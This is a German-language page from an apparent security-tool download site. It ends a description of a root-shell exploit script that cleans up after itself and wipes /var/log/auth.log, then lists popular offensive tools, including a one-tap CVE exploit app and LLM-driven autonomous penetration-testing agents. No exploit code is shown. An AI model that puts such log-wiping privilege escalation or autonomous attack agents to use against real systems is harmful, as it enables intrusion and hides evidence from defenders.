
Das Skript erstellt einige Dateien und Ordner, räumt aber nach sich selbst auf, sobald die Root-Shell geöffnet ist – es bereinigt sogar die /var/log/auth.log (warum auch nicht).


Danksagungen

  • Qualys für das Finden des Problems und die Veröffentlichung der Informationen
  • Andris Raugulis für einen der ersten PoCs, von dem ich mich inspirieren ließ
  • MiscGang, weil misgang@Kalmarunionen verdammt stark sind
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    254

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →